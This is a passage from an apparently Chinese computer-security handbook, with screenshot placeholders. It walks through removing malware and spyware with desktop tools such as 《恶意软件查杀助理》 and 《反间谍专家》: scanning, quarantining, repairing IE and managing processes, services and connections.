
绝招4：使用《恶意软件查杀助理》清理

《恶意软件查杀助理》是针对目前网上流行的各种木马病毒以及恶意软件开发的。《恶意软件查杀助理》可以查杀超过900多款恶意软件、木马病毒插件，找出隐匿在系统中的毒手，具体的操作步骤如下。

Step 01 安装软件后，单击桌面上的《恶意软件查杀助理》程序图标，启动《恶意软件查杀助理》，其主界面如下图所示。




Step 02 单击“立即扫描恶意软件”按钮，软件开始检测计算机系统，如下图所示。



Step 03 在安装《恶意软件查杀助理》软件的同时，还要安装一个《恶意软件查杀工具》软件，该工具软件需要与恶意软件查杀助理同时运行。运行《恶意软件查杀工具》，主界面如下图所示。



Step 04 单击“系统扫描”按钮，软件开始对计算机系统进行扫描，并实时显示扫描过程，如下图所示。



提示：“系统扫描”完成后，用户可以根据软件提示的结果进行进一步的清除操作。因此，一定要记得经常对计算机系统进行系统扫描。

9.3 间谍软件的清理

间谍软件是一种能够在用户不知情的情况下，在其计算机上安装后门、收集用户信息的软件。间谍软件以恶意后门程序的形式存在，该程序可以打开端口、启动FTP服务器，或者搜集击键信息并将信息反馈给攻击者。



绝招5：使用《反间谍专家》清理

使用《反间谍专家》可以扫描系统薄弱环节以及全面扫描硬盘，智能检测和查杀超过上万种木马、蠕虫、间谍软件等，终止它们的恶意行为。当检测到可疑文件时，该工具还可以将其隔离，从而保护系统的安全。

下面介绍使用《反间谍专家》软件的基本步骤。

Step 01 运行《反间谍专家》程序，即可打开《反间谍专家》主界面，从中可以看出反间谍专家有“快速查杀”和“完全查杀”两种方式，如下图所示。




Step 02 在“查杀”栏目中单击“快速查杀”按钮，然后右边的窗口中单击“开始查杀”按钮，即可打开“反间谍专家 - 扫描状态”对话框，如下图所示。



Step 03 在扫描结束后，即可打开“反间谍专家 - 扫描报告”对话框，在其中列出了扫描到的恶意代码，如下图所示。



Step 04 单击“选择全部”按钮，即可选中全部的恶意代码，然后单击“清除”按钮，即可快速杀除扫描到的恶意代码。



Step 05 如果要彻底扫描并查杀恶意代码，则需采用“完全查杀”方式。在《反间谍专家》主窗口中，单击“完全查杀”按钮，即可打开“完全查杀”对话框。从中可以看出完全查杀有 3 种快捷方式供选择，这里选中“扫描本地硬盘中的所有文件”单选按钮，如下图所示。



Step 06 单击“开始查杀”按钮，即可打开“反间谍专家 - 扫描状态”对话框，在其中可以查看查杀进程，如下图所示。




Step 07 待扫描结束后，即可打开“反间谍专家 - 扫描报告”对话框，在其中列出所扫描到的恶意代码。选中要清除的恶意代码前面的复选框后，单击“清除”按钮，即可删除这些恶意代码，如下图所示。



Step 08 在《反间谍专家》主界面切换到“常用工具”栏目中，单击“系统免疫”按钮，即可打开“系统免疫”对话框，单击“启用”按钮，即可确保系统不受到恶意程序的攻击，如下图所示。



Step 09 单击“反间谍专家 -IE 修复”按钮，即可打开“IE 修复”对话框，在选择需要修复的项目后，单击“立即修复”按钮，如下图所示，即可将 IE 恢复到其原始状态。



Step 10 单击“隔离区”按钮，则可查看已经隔离的恶意代码，选择隔离的恶意项目，

可以对其进行恢复或清除操作，如下图所示。



Step 11 单击“高级工具”功能栏，即可进入“高级工具”设置界面，如下图所示。



Step 12 单击“进程管理”按钮，即可打开“反间谍专家-进程管理器”对话框，在其中对进程进行相应的管理，如下图所示。




Step 13 单击“服务管理”按钮，即可打开“反间谍专家-服务管理器”对话框，在其中对服务进行相应的管理，如下图所示。




Step 14 单击“网络连接管理”按钮，即可打开“反间谍专家-网络连接管理器”对话框，在其中对网络连接进行相应的管理，如下图所示。




Step 15 选择“工具”→“综合设定”菜单项，即可打开“综合设定”对话框，在其中对扫描设定进行相应的设置，如下图所示。



Step 16 选择“查杀设定”选项卡，即可进入“查杀设定”设置界面，在其中设定发现恶意程序时的缺省动作，如下图所示。



Step 17 选择“其他”选项卡，即可进入“其他”设置界面，在其中选中“允许右键菜单选择扫描”复选框，单击“确定”按钮，即可完成设置操作，如下图所示。





绝招6：使用《Windows清理助手》清理

《Windows 清理助手》是一款可以自定义规则的查杀程序，使用它可以清理网上大部分间谍软件，而且还可以根据用户的需求建立白名单与黑名单，做到可完全自定义是否清理。

使用《Windows 清理助手》清理间谍软件的操作步骤如下。

